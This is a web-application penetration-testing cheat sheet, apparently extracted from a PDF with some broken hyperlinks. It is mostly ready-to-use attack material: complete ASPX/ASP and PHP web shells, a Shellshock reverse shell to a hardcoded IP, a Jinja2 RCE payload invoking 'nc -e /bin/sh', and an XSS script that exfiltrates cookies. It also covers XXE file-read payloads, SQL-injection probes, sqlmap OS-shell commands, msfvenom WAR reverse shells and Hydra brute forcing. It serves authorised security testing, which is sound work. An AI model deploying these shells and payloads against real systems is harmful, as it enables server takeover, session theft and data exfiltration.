WEB APP PENTEST

SURVIVAL GUIDE

AUTHOR: Pieter Miske

VERSION: 1.0

DISCRIPTION: Collection of tools and techniques for pentesting web applications.

Index

Web payloads

ASP/ASPX shells:

- (info) for newer IIS web applications always use ASPX.
- Use the following scripts if file uploading is possible (it is mandatory to modify some code and change virable names to bypass AV signature detection):
  - cmdasp.aspx
  - Cmdasp.asp
- If you can only write, use one of the following one-liners:
  - ASPX:

```
<%@ Page Language="C#" Debug="true" Trace="false" %><br><%@ Import Namespace="System.Diagnostics"
%><br><%@ Import Namespace="System.IO" %><br><script Language="c#" runat="server">void
Page_Load(object sender, EventArgs e){}string ExcuteCmd(string arg){ProcessStartInfo psi = new
ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/c "+arg;psi.RedirectStandardOutput =
true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr =
p.StandardOutput;string s = stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object
sender, System.EventArgs
e){Response.Write("<pre>");Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));Response.Write("
</pre>");}</script><br><HTML><br><HEAD><br><title>awen asp.net webshell</title><br></HEAD><br><body
><br><form id="cmd" method="post" runat="server"><br><asp:TextBox id="txtArg" style="Z-INDEX: 101;
LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server"
Width="250px"></asp:TextBox><br><asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION:
absolute; TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button><br><asp:Label
id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px"
runat="server">Command:</asp:Label><br></form><br></body><br></HTML>
```

  - ASP:

```
<%@ Language=VBScript %><br><%Dim oScript:Dim oScriptNet:Dim oFileSys, oFile:Dim szCMD, szTempFile:On
Error Resume Next:Set oScript = Server.CreateObject("WSCRIPT.SHELL"):Set oScriptNet =
Server.CreateObject("WSCRIPT.NETWORK"):Set oFileSys =
Server.CreateObject("Scripting.FileSystemObject"):szCMD = Request.Form(".CMD"):If (szCMD <> "") Then
szTempFile = "C:\" & oFileSys.GetTempName( ):Call oScript.Run ("cmd.exe /c " & szCMD & " > " &
szTempFile, 0, True):Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False,
0)%><br><HTML><br><BODY><br><FORM action="<%= Request.ServerVariables("URL") %>"
method="POST"><br><input type=text name=".CMD" size=45 value="<%= szCMD %>"><br><input type=submit
value="Run"><br></FORM><br><PRE><br><%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName
%><br><%If (IsObject(oFile)) Then On Error Resume Next:Response.Write
Server.HTMLEncode(oFile.ReadAll):oFile.Close:Call oFileSys.DeleteFile(szTempFile,
True)%><br></BODY><br></HTML>
```

PHP/JSP shells:

- JSP Linux/Windows (default on kali): `/usr/share/webshells/jsp/cmdjsp.jsp`
- PHP Linux php-reverse-shell:
- PHP Windows php-reverse-shell (change variable "tmpdir" to a directory that is writeable by the current user)

Hosting information

External hosting information:

- 1. Check if the target application is hosted by a third-party provider or is using shared hosting (it may be illegal to attack domains not owned by the client):
  - 1. Convert domain name into ip: `dig <domain name> +short`
  - 2. Check if the domain owning organisation is the client organization: `whois <target ip>`
- 2. If the application is hosted by a third party, check their policy on conducting extrernal penetration test:
  - Amazon
  - Azure

Identify root domains:

- 1. Scan for root domain names that are associated with the target organization:
  - Option 1: AMASS:
    - Identify other domains based on the specified domain whois record: `./amass intel -d <domain name> -whois`
    - Identify root domains based on ASN's:
      - 1. Identify ASN of the target company (this doesn't always work for each company): `./amass intel -org "<name company (e.g. Tesla)>"`
      - 2. Request root domains based on the ASN: `./amass intel -active -asn <asn number>`
  - Option 2: Gobuster:
    - Brute force variations of the domain name based on the top level domain (add the top level domain name to the /etc/hosts file): `gobuster vhost -u http://<top level domain name (e.g. htb or local)> -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt`
- 2. (optional) Convert the domain names to an IP address: `dig <domain.com>`

Identify subdomains:

- 1. Scan every root domain for existing subdomains:
  - Option 1: AMASS: `./amass enum -active -d <target domain or ip> -v -ipv4`
  - Option 2: wfuzz: the 'Host:' option is based on the request header name that contains the target ip/domain name. If you have a lot of results, use the --hw option to filter out the words based on their "Word" value: `wfuzz -u` **Error! Hyperlink reference not valid.** `ip or domain> -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -H 'Host: FUZZ.<target ip or domain>' (--hw <12>)`
  - Option 3: Google search: search for subdomains and exclude already known ones: `site:*.domain.com -www`
- 2. Check if the identified domain is externally accessible or that it is most likely an internal IP address.

Identify Web Application Firewall (WAF):

- Check WAF excistence, type and possible bypass (WhatWaf): `./whatwaf -u <target URL>`

Web server attack surface

Web related service enumeration:

Scan for web related services:

- Complete port scan with verbose output (no ping optional): `nmap (-Pn) -p- -v <target ip>`
- Complete service enumeration: `nmap -sC -sV -p <ports> <target ip>`

Service enumeration:

- Analyse the scan results to identify web application.
- Identify services that most likely have a close relation with the web application (e.g. databases) and check for vulnerabilities in those services.
- Check OS specific services (e.g. FTP) that may allow access to the directory structure of the web application.

Web server technologies:

Identify used web technologies:

- 1. Identify which type of web server (e.g. Apache), web container (e.g. Tomcat), web framework (e.g. JavaScript) or other technologies are used and their versions.
  - Option 1: **whatweb**: `whatweb -v <target ip or domain name>`
  - Option 2: **Wappalyzer** (browser plugin): install pluging and check versions in information overview.
- 2. Check for known vulnerabilities for each technology found.

Identify SSL-based vulnerabilities:

- Check if out-dated/vulnerable ciphers are used (SSLscan): `sslscan <target ip>:<port>`

HTTP-methods:

- Check if the web application is sending sensitive data and is using HTTP.
- Check if the web server loads the web application in both HTTP and HTTPS on the same port.

Secure cookies:

- Verify if a new cookie is included in an unencrypted HTTP request and therefore determine if the Secure Cookie Attribute is set by the application server.

Directory & content enumeration:

Brute force directories and files:

- Option 1: ffuz: `./ffuf -w <wordlist> -u http://<target ip>:<port>/FUZZ (-fc <filter status code>) (-recursion) (-recursion-depth <2>)`
- Option 2: **Feroxbuster**: scan directories (for not recursive scanning use '-n' and for specifying depth use '-d 2'): `feroxbuster -u <target url> -t 10 -w <wordlist> -x "txt,aspx,php" -k (-d <num> | -n)`
- Option 3: **Dirsearch**:

- Dirsearch: scan command: `./dirsearch.py -u http://10.11.1.72/ -e php`
- Optional extentions (-e) (not limited to these): `php, html, js, txt, zip, asp, aspx, jsp, jspx, cgi`
- Search recursive: `-r`
- Exclude returned pages based on there status code: `--exclude-status <status code (e.g. 403,401)>`
- Increase speed (default is 20): `-t <thread (e.g. 30)>`
- Exclude extentions from a used wordlist: `-X <extention (e.g. jsp)>`

- Option 4: Gobuster (gobuster is verbose will can easily be detected my monitoring tools):
  - Output results based on specified status codes (-s) and save output in file (-e): `gobuster dir -w /usr/share/wordlist/dirbuster/<file> -u http://<target ip>:<port>/ -s '200,204,301,302,307,403,500' -e | tee <output dir/file name`
  - Ignore certificate (-k): `gobuster dir -w /usr/share/wordlist/dirbuster/<file> -u https://<target ip>:443/ -k`
  - Search for specific extentions (-x): `gobuster -w /usr/share/wordlist/dirbuster/<file> -u https://<target ip>:<port>/ -x <extention (e.g. .php)>`
  - Use port proxy to reach hosted webpages in nested networks: `gobuster -w <wordlist> -p` **Error! Hyperlink reference not valid.** `server ip>:<socks port> (-x <extention (e.g. .php)>)`

Find directories in robots.txt

- Check if robots.txt is present and read its content: http://example/robots.txt
- If you get the error message "You are not a search engine. Permission denied." it is still possible to read the content of the robots.txt by impersonating Google's user-agent: `curl --user-agent Googlebot/2.1 http://example/robots.txt`

Security Headers:

Missing headers are not necessarily vulnerabilities in and of themselves, but they could indicate web developers or server admins that are not familiar with server hardening. Headers that start with "X-" are non-standard HTTP headers.

Identify missing security headers:

- Option 1: **Burp Suite**:
  - 1. Intercept the respons from the target web application using Burp Suite
  - 2. Analyse the headers and check for the presence of the following security headers:
    - Content-Security-Policy
    - HTTP Strict Transport Security (HSTS)
    - X-Frame-Options
    - X-Content-Type-Options
    - Referrer-Policy
    - X-XSS-Protection
- Option 2: SecurityHeaders.com: enter on this webpage the target domain to identify missing security headers

Cross-Origin Resource Sharing (COPS):

Cross-Origin Resource Sharing (CORS) is a header-based mechanism. It improves security and flexibility for cross-domain resource sharing.

- Possible misconfigurations:

    - Case 1: Access-Control-Allow-Credentials: true | Access-Control-Allow-Origin: regex
    - Case 2: Access-Control-Allow-Credentials: true | Access-Control-Allow-Origin: null
    - Case 3: Access-Control-Allow-Credentials: false | Access-Control-Allow-Origin | Vary: Origin
- Auto find CORS misconfigurations: Scan for misconfigurations (CORSscanner): `python cors_scan.py -u <target URL>`

Vulnerable web containers & building frameworks:

Tomcat manager access:

- (info) if you have access to the tomcat GUI (/manager/html), it is possible to deploy a WAR file and start a reverse shell or create a web shell.
- Option 1: **TomcatWarDeployer**:
    - 1. Specify the credentials that give access to the tomcat manager dashboard and specify a password via the "-X option" to deploy a web shell to: `python tomcatWarDeployer.py -U <username> -P <password> -H <own ip> -p <listener port> <target ip>:<port>/manager/html/ -x -X Password123`
    - 2. If the payload did not call back,use the deployed web shell.
- Option 2: **Manual**:
    - 1. Create reverse shell WAR payload file (msfvenom): `msfvenom -p java/shell_reverse_tcp LHOST=<own ip> LPORT=<port number> -f war -o patch.war`
    - 2. Create a new path and upload the created WAR file: `curl -u '<tomcat account username>':'<tomcat account password>' -T patch.war` "**Error! Hyperlink reference not valid.**"
    - 3. Start nc listener
    - 4. Execute the uploaded war file: `curl -u '<tomcat account username>':'<tomcat account password>'` "**Error! Hyperlink reference not valid.**"

Tomcat: ghostcat:

The following versions of Tomcat are vulnerble: 6.x, 7.x, 8.x and 9.x.

- 1. Check if port 8080 and 8009 (ajp13) are open: `nmap -sC -sV -p 8080,8009 <target ip>`
- 2. Check if the /WEB-INF/web.xml file is readable (Ghostcat): `python3 ajpShooter.py` **Error! Hyperlink reference not valid.** `ip>:8080/ 8009 /WEB-INF/web.xml read`
- 3. Analyse the output for any stored secrets

Wordpress vulnerability scan:

- 1. Enumerate wordpress plugins and check if the used version is out-of-date (wpscan): `wpscan --url sandbox.local --enumerate ap,at,cb,dbe`
- 2. Search for vulnerabilities by looking up the returned plugins

WordPress admin panel access:

If you have access to a WordPress web interface that let you add a new plugin or edit its appearance, it is possible to get code execution on the server running the web application.

- Option 1: **Add plugin**:
    - 1. Copy the "plugin-shell.php" script from SecLists and zip the file: `zip plugin-shell.zip plugin-shell.php`

- 2. On the webpage dashboard add a new plugin and select the plugin-shell.zip file
- 3. Identify under which directory you can access your plugin-shell.php script (e.g. http://example.com/wp-content/plugins/plugin-shell/)
- 4. It is now possible to run command on the server (to establish a remote shell, URL encode a simple reverse shell command with Burp Suite or generate a .elf reverse binary, upload it with wget, make it executable and run it): `curl http://example.com/wp-content/plugins/plugin-shell/plugin-shell.php?cmd=<command>`

- Option 2: **Edit Appearance**:
  - 1. After login into the wordpress admin panel, in the "Appearance" tab go to the "editor", select "404 Template" and check/select a theme (e.g. Twenty Eleven or Twenty Twelve).
  - 2. Replace the content of the "404 Template" to the following and save it by clicking on "Update File":

```
<?php
$cmd = $_GET['c'];
$result = shell_exec($cmd);
echo "<pre>$result</pre>";
?>
```

  - 3. It is now possible to run commands on the server (the location of the 404.php template can change based on the selected theme type): `http://example//wp-content/themes/< theme (e.g. twentyeleven>/404.php?c=<url encoded command>`

Miscellaneous vulnerabilities & misconfigurations:

Shellshock:

When a web server uses the Common Gateway Interface (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. If the request handler is a Bash script, or if it executes one for example using the system(3) call, Bash will receive the environment variables passed by the server and will process them. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request.

- 1. Determine if the target webserver is using CGi bash script by enumerating web directories (dirsearch): `./dirsearch.py -u http://<target_ip>/ -e cgi -r -f`
- 2. Check if the CGI script is accessible from your web browser (e.g. **Error! Hyperlink reference not valid.**)
- 3. Test for code execution (it is also possible to replace the ping command for other system commands like "/bin/cat /etc/passwd" and read the output in the saved "<script>.cgi" file):
  - 1. Run tcpdump: `tcpdump -i <interface> icmp`
  - 2. Request the target web server to make a ping request to tcpdump and cat the command that was performed on the target system: `wget -U "() { foo;};echo \"Content-type: text/plain\"; echo; echo; /bin/ping -c 2 <own ip>" http://<target_ip>/cgi-bin/<script>.cgi && cat <script name (e.g. admin)>.cgi`
- 4. Start reverse shell:
  - 1. Start netcat listener: `nc -lvnp 8000`
  - 2. Start reverse shell (if bash doesn't work, try another method like "/bin/nc <own ip> <own port> -e /bin/sh"): `wget -U "() { foo;};echo;/bin/bash -i >& /dev/tcp/192.168.119.205/8000 0>&1"` **Error! Hyperlink reference not valid.**`>`

Web application attack surface

Injection vulnerabilities:

SQL injection (SQLi):

SQL Injection vulnerabilities can be present in different type of parameters used in GET request, POST requests, HEADERS and COOKIES that hold some sort of SQL query that is send to the backend database.

Manually identify SQLi vulnerability

- 1. Manually analyse the webpage for suspicious parameters (e.g. /page.php?parameter=1), fields (login form), headers and cookies.
- 2. Compare the behaviour of the web application after sending a probe payload with the default behavior:
    - Try to generate a databse error: `'`
    - Test for some true/false conditions in URL based on numeric values:
        - True: `99999999 or 1=1`
        - False: `99999999 or 1=2`
        - True: `-1 or 1=1`
        - False: `-1 or 1=2`
    - Test for authentication bypass based on string values:
        - (info): complete overview.
        - `test' or 1=1 LIMIT 1;#`
        - `' or '1'='1`
        - `' or '1'='1;-- -`
        - `') or '1'='1`
        - `' or 'a'='a`
        - `test' or '1'='2`
        - `test' or 'a'='b`

Automated SQLi vulnerability detection:

- 1. Manually analyse the webpage for suspicious parameters in the URL, login fields , etc.
- 2. Fuzz and verify for a SQLi vulnerability:
    - Option 1: **URL parameter**:
        - 1. Save the request of the webpage with the suspicious parameter with Burp Suite (copy to file as file.req)
        - 2. Test if parameter of the target webpage is vulnerable (SQLmap): `sqlmap -r <.req file> (-p <if you identified vuln parameter (e.g. id)>) (--banner)`
    - Option 2: **Login field**:
        - 1. Save the request of the webpage with the suspicious login fields with Burp Suite (copy to file as file.req)
        - 2. Test if user login field is vulnerable (SQLmap): `sqlmap -r <.req file> --data='<login request string (e.g. username=user&password=pass&Submit=Login)>' -p <field name to check (e.g. username)> (--suffix=' ;-- - ') --level=2 --risk=3 (--banner)`

    - Option 3: **Header**: check for vulnerabilities in headers like "User-agent" and "Cookies". Enumerate request header for SQL vulnerabilities (SQLmap): `sqlmap -u <vulnerable target url> --risk=3 --level=3 --keep-alive`

Automated SQLi vulnerability detection and exploitation:

- Regular data dumping process:
    - (info) the syntax discribed below is for URL based SQL injection and needs to be slightly modified for exploitation via a login form or header.
    - 1. Show database info (SQLmap): `sqlmap -r <.req file> (-p <if you identified vuln parameter (e.g. id)>) --banner`
    - 2. List the users of the database: `sqlmap -r <request file> -p <parameter> --users`
    - 3. List all of the available databases: `sqlmap -r <request file> -p <parameter> --dbs`
    - 4. List database tables: `sqlmap -r <request file> -p <parameter> -D <database> --tables`
    - 5. List table columns: `sqlmap -r <request file> -p <parameter> -D <database> -T <tables, comma separated list> --columns`
    - 6. Dump specific column content: `sqlmap -r <request file> -p <parameter> -D <database> -T <table> -C <columns list> --dump`
- Blind-SQL data dumping process:
    - (info) use the following syntax as baseline and add parameters like described above. The "threads" parameter is considered unsafe but can speed-up data dumping significantly.
    - Dump specified data (SQLmap): `sqlmap -u <vulnerable target url> --keep-alive --level=3 (--threads=10) <sqlmap parameter to execute (e.g. --tables)>`
- Command execution: described method only works for MSSQL and MySQL (SQLmap): `sqlmap -r file.req --os-shell`
- SQL shell to run queries (SQLmap): `sqlmap -r <web.req> --sql-shell`
- Additional SQLmap commands:
    - Find stored sqlmap results: `cd /usr/share/sqlmap/output/<name target website>/`
    - Increase speed: `--threads <max = 10>`
    - Dump every database at once: `sqlmap -r file.req -p <parameter> --dump`

OS command injection:


OS command injection (also known as shell injection) is a web vulnerability that allows an attacker to execute arbitrary OS commands on the server that is running an application.

- (info) for more info check PortSwigger.
- 1. Analyse the web application for parameters that may be used as an attribute for a back-end script that runs OS commands. Furthermore, test data input fileds that sent some sort of query to the web server for processing (it is recommended to place an additional command separator like "&" or "|" after the injected command):
    - Option 1: **Visable OS command injection**: check if the output of the command is returned and visable in the browser: `https://example.com/stock?productID=whoami&storeID=29`
    - Option 2: **Blind OS command injection**: use one of the following options to check if it is not blind OS command injection:
        - Sent ping request to own system: `ping -c 3 <own ip> &`
        - Save the output of an arbitrary command in the web root so it is accessible: `whoami > /var/www/html/whoami.txt &`
- 2. Exploit the OS command injection vulnerability by starting a reverse shell as the user running the web application.

Server-Side Template Injection (SSTI):

Server-side template injection (SSTI) is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server.

- (info) for more information check PortSwigger.
- 1. Search for parameters that contain some sort of data or are pointing to data that is returned on the webpage and verify for a SSTI vulnerability:
  - Plaintext context: check if the mathematical operation is being evaluated correctly and returned: `http://example.com/?username=${7*7}`
  - Code context:
    - 1. Verify if the parameter doesn't contain a direct XSS vulnerability by injecting arbitrary HTML into the value (in the absence of XSS, this will usually either result in a blank entry in the output (just Hello with no username), encoded tags, or an error message): `http://example.com/?greeting=data.username<tag>`
    - 2. Try to break out of the statement using common templating syntax and attempt to inject arbitrary HTML after it (if the output is rendered correctly, along with the arbitrary HTML, this may indicate SSTI): `http://example.com/?greeting=data.username}}<tag>`
- 2. Identify the type of template engine that is used based on the following decision tree:



- 3. After identifying the template engine, learn the specific syntax associated with the engine and try to create a payload:
  - Option 1: **Jinja2 template engine** (used by Flask and Django web frameworks): RCE one-liner: `{% if request[ 'application' ][ '__global__' ][ '__builtins__' ][ '__import__' ]( 'os' )[ 'popen' ]( '<code to execute (e.g. nc -e /bin/sh <own ip> 9001)>' )[ 'read' ]() == 'chiv' %} a {% endif %}`

Cross Site Scripting (XSS):

Cross site scripting (XSS) is considered an attack against the user of a vulnerable website. Regardless of how the XSS payload is delivered and executed, the injected script runs under the context of the user viewing the affected page. The user's browser, not the web application, executes the XSS payload. These attacks can have a significant impact resulting in session hijacking, forced redirection to malicious pages or execution of local applications as that user. Different XSS attack types are:

- ***Stored XSS****: occurs when the exploit payload is stored in a database or otherwise cached by a server. The web application then retrieves this payload and displays it to anyone that views the vulnerable page. A single Stored XSS vulnerability can therefore attack all users of the site. Stored XSS vulnerabilities often exist in forum software, especially in comment sections, or in product reviews.*
- ***Reflected XSS****: usually include the payload in a crafted request or link. The web application takes this value and places it into the page content. This variant only attacks the person submitting the request or using the link. Reflected XSS vulnerabilities can often occur in search fields and results, and when user input is included in error messages.*
- ***DOM-based XSS****: takes place solely within the page's Document Object Model (DOM). A browser parses a page's HTML content and generates an internal DOM representation. This variant occurs when a page's DOM is modified with user-controlled values. DOM-based XSS can be stored or reflected. The key difference is that DOM-based XSS attacks occur when a browser parses the page's content and inserted JavaScript is executed.*

XSS vulnerability identification:

- 1. Search the webpage for any correlation between both webpage output and user supplied input data.
- 2. Check for XSS vulnerability:
  - 1. Check if HTLM special characters are not sanitised by submitting the following HTLM code in the input field and check if the text is rendered in bold (other special characters are: <>'"{};/): `<b>XSS TEST</b>`
  - 2. Verify the XSS vulnerability by making a remote connection (this also works if the XSS vuln is triggered elsewhere):
    - 1. Start http server: `python3 -m http.server 80`
    - 2. In the vulnerable input field submit the following code string: `<script src="http://<own ip>/xsstest.js"</script>`
    - 3. Reload the page or wait until the XSS vuln is triggered and check for an incoming connection
  - 3. Validate if the HttpOnly cookie is <u>not</u> set so cookie stealing is possible.

XSS exploitation:

- (info) Multiple payloads/scripts can be found here.
- **XSS exploitation with BeEF**:
  - 1. Edit config file: `sudo nano config.yaml`
    - Change listening port: 80 or 443
    - Change username and password for beef tool
  - 2. Start BeEF (for clean database use -x option) (beEF): `sudo ./beef (-x)`
  - 3. Copy the generated "ui/panel" that matches the appropriate network interface and use it to login to the BEef interface.
  - 4. Copy the generated "hook.js" that matches the appropriate network interface
  - 5. Inject the "hook.js" script in the found XSS vulnerability input field: `<script src="paste here hook.js URL"></script>`
  - 6. It is now possible to launch different modules (attacks) under the 'command' tab in the BeEF interface (green = invisible to target | orange = possibly visible by target | grey = not tested | red = not suitable for target browser):
    - 1. Execute a module by clicking on it (some modules require to edit the ip address of the 'XSS hook URI' to your own ip)
    - 2. Click on the execute button (in the bottom)
    - 3. Click on 'Module Result History' tab to view the results/output (can take some time)
  - Useful modules/commands:

        - Retrieve cookies: `Get Cookies`
        - Run an exploit that target's the vulnerable hooked browser of the victim: `Redirect Browser`

- **Cookie stealing:**
    - 1. Start http server: `python3 -m http.server 80`
    - 2. Create a file called "xsstest.js" with the following code and host it via the http server: `document.write('<img src="http://<own ip>/?'+document.cookie+'">');`
    - 3. In the vulnerable input field submit the following code string: `<script src="http://<own ip>/xsstest.js"</script>`
    - 4. Trigger the XSS vuln (e.g. reload page) and check if your own cookie is captured. If yes just wait for cookies from other users that visit the page (or otherwise trigger the XSS vuln).
    - 5. If capturing another users' cookie was successful, set this cookie in your browser and reload the page to login as that user.

XML External Entities injection (XXE):

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

- (info) multiple payloads can be found here.
- 1. Identify a possible XXE vulnerability by checking for XML (<?xml version="1.0" encoding=..) request from the web application to the server.
- 2. Use one of the following XXE exploit techniques:
    - Option 1: **XXE to retrieve files**:
        - (info) Most likely it is not possible to read files (with the exception of .php files) or files within directories that have a dot (".") in their name. Furthermore, if the target system detects and blocks the use of PHP wrappers, try URL encoding to bypass it.
        - 1. (optional) Enumerate for .php files that may contain sensitive information (e.g. config.php) (ffuf): `./ffuf -c -w /usr/share/seclists/Discovery/Web-Content/big.txt -u http://<target ip>/FUZZ.php`
        - 2. Add (or edit) a DOCTYPE element to the original XML request that defines an external entity containing the path to a sensitive file. The file retrieval method is based on PHP wrappers like file:// (to read files like /etc/passwd) and php:// (to read .php files).

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
<bugreport><title>&xxe;</title></bugreport>
```

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=config.php"> ]>
<bugreport><title>&xxe;</title></bugreport>
```

        - 3. (optional) if using the php:// wrapper, base64 decode the received content.
    - Option 2: **XXE to perform SSRF attack**:
        - (info) this attack method can be combined with a SSRF vulnerability to target another service on the (internal) network.
        - 1. To exploit a XXE vulnerability and perform a SSRF attack, first specify the target URL as an external XML entity. If you can read the returned value of the application's response, then you will be able to have a two-way interaction with the target system. If not, only blind SSRF is possible:

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "http://internal.vulnerable-
website.com/"> ]>
<bugreport><title>&xxe;</title></bugreport>
```

- Option 3: **Blind XXE**: for exploit check PayloadsAllTheThings.
- Option 4: **XXE via file upload**: for exploit option check PayloadAllTheThings.

Content spoofing:

Content Spoofing is a technique that allows an attacker to inject a malicious payload that is later misrepresented as legitimate content of a web application. If a web application is vulnerable to Cross-Site Scripting (XSS) it is likely also vulnerable to content spoofing. Additionally, the web application can be protected against XSS and still be vulnerable to Content Spoofing.

Text Only Content Spoofing:

- 1. Search for content that is specified in a parameter and is later reflected into the page to provide the content for the page (example): http://foo.example/news?id=123&title=Company+stock+goes+up+5+percent
- 2. Modify the title and email it to a target as part of a pretext.

Markup Reflected Content Spoofing

- 1. Search for web pages that are served using dynamically built HTML content sources (example): http://foo.example/page?frame_src=http://foo.example/file.html
- 2. Create malicious HTLM code (for example: request the user for credentials), save it as a .html file and serve it via a controlled web server.
- 3. Modify the URL and make it point to your controlled web server that serves the malicious HTML content (unlike redirectors, the URL visibly remains under the user expected domain (foo.example), but shows the malicious data (attacker.example) as legitimate content) (example): http://foo.example/pr?pg=http://attacker.example/spoofed_press_release.html?
- 4. Specially crafted links can be sent to a user via e-mail, left on bulletin board postings, or forced upon users by a Cross-site Scripting attack.

Authentication & access control vulnerabilities:

Authentication vulnerabilities:

Default account credentials:

- Based on the identified technology like a web container or CMS, search for default account credentials:

Password policy settings:

- Check when registering on the application:
  - If the password policy is strong enough;
  - Is the password policy applied on the front-end and back-end.

Brute force login:

Use brute-force login attacks to identify valid usernames and passwords . Furthermore, check if account locking protection is implemented and protection flaws exist like bypassing IP address blocking after to many false login attempts.

- (info) it is recommended to first check/test for brute force attack countermessures to prevent locking out a large number of accounts. Also, if your IP is blocked check if you can reset it by login in with a valid user.
- Option 1: **Hydra:**
  - Basic authentication: `hydra -L usernames.txt -P passwords.txt <target ip> (-s <port>) http-get /<directory that uses basic authentication> -f -t 10`
  - Regular web login form:
    - 1: Use Burp Suite to harvest the login request string and get the incorrect login notification that the page generates.
    - 2. Bruteforce login (-f parameter will stop the bruteforce attack after the first successful login): `hydra 1<target ip> -s <target port> -l <username> -P <wordlist> http-form-post "< login request string ( e.g. /login.php:username=^USER^&password=^PASS^)>:<incorrect login attempt notification from the webpage (e.g. Invalid)>" -t 32 (-f) -v`
- Option 2: **wfuzz:** `wfuzz (--hc <notification that indicates invalid login>) -w <wordlist> -d '<login syntax from berpsuite and replace "username" and/or "password" with FUZZ>' (-b '<cookie from Burp Suite>' )` **Error! Hyperlink reference not valid.** `ip>/(dir)`
- Option 3: **Burp Suite** (needs Pro version to run it fast):
  - 1. Intercept login request of the target web page in burp suite and send it to "Intruder"
  - 2. In the "Positions" tab clear all the pre-defined variables, set the variables for the user and/or password parameter values that you want to bruteforce and choose one of the following "Attack types":
    - Sniper: This uses a single set of payloads. It targets each payload position in turn, and places each payload into that position in turn.
    - Pitchfork: This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, and places one payload into each defined position.
    - Battering ram: This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.
    - Clutser bomb: This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.
  - 3. (optional) If the target web page has some sort of anti-bruteforce mechanism (e.g. every request needs a unique token and/or matching session/cookie combination) it is possible to use the "Recursive grep" payload from the "Options" tab to extract values from the response and inject them into the next bruteforce request (which makes the request unique again):
    - 1. Mark the parameter value that needs to be unique every time a request is send to the web server (e.g. token) in the "Positions" tab with "Add $"
    - 2. In the "Options" tab click on "Add" in the "Grep - Extract" field and define the start and end point of the (session) parameter so the value is grepped from the response of the web server.
    - 3. Click "Fetch response" to verify if the correct value is grepped
    - 4. Repeat the steps to add more values if needed.
  - 4. In the "Payloads" tab configure a new "Payload set" and "Payload type" for each parameter:
    - For username/password parameters use the "Payload type": Simple list
    - For parameters like session token that leverage the "Grep - Extract" option use the "Payload type": Recursive grep
  - 5. Start the bruteforce attack and search for deviations that indicate a successful login (e.g. most status codes are 200 accept one that has a status code of 302).

Resetting user password:

- Sending passwords by email: check if the users current clear-text password is sent via email.
- Resetting passwords using a URL: check if the password reset URL (sent via email) is using an easily guessable parameter that can be modified: `http://example.com/reset-password?user=victim-user`

Broken access control:

Access control (or authorization) is the application of constraints on who (or what) can perform attempted actions or access resources that they have requested. In the context of web applications, access control is dependent on authentication and session management. Vertical and Horizontal access control vulnerabilities are also known as Insecure direct object references (IDOR).

Vertical privilege escalation:

With vertical access controls, different types of users have access to different application functions.

- **Unprotected functionality**: Check the robots.txt file or start directory enumeration to identify "hidden" webpages that should not be visable by regular users and analyse what functionalities you have at your disposal (example): `https://example.com/admin`
- **Parameter-based access control methods**: check if the application is using a parameter that determines the type of user access (example): `https://example.com/login/home.jsp?role=1`
- **Broken access control resulting from platform misconfiguration**: test if changing response status code from <302> to 200 can bypass any authorisation method.

Horizontal privilege escalation:

With horizontal access controls, different users have access to a subset of resources of the same type.

- Check for parameters like ID's that are associated with a specific user and can be used to to gain access to resources belonging to another user: `https://example.com/myaccount?id=123`

Context-dependent access controls:

Context-dependent access controls prevent a user performing actions in the wrong order.

- Check if it is possible to modify actions (e.g. adding items to shopping cart) after a certain action already has accoured (e.g. payment).

Session management:

Session misconfigurations:

- Check if the session times-out between 15 to 60 minutes.
- Copy the session token and check if it is still valid after log-out.
- Check if multiple sessions under the same account are possible.

Session hijacking:

Session hijacking refers to the exploitation of a valid session assigned to a user.

- Option 1: **Packet sniffing**: this attack sniffs the HTTP traffic (IPSec or SSL must be disabled) of the victim (most feasible on a local network) by analyzing the traffic. After obtaining a session cookie, add it to your browser.
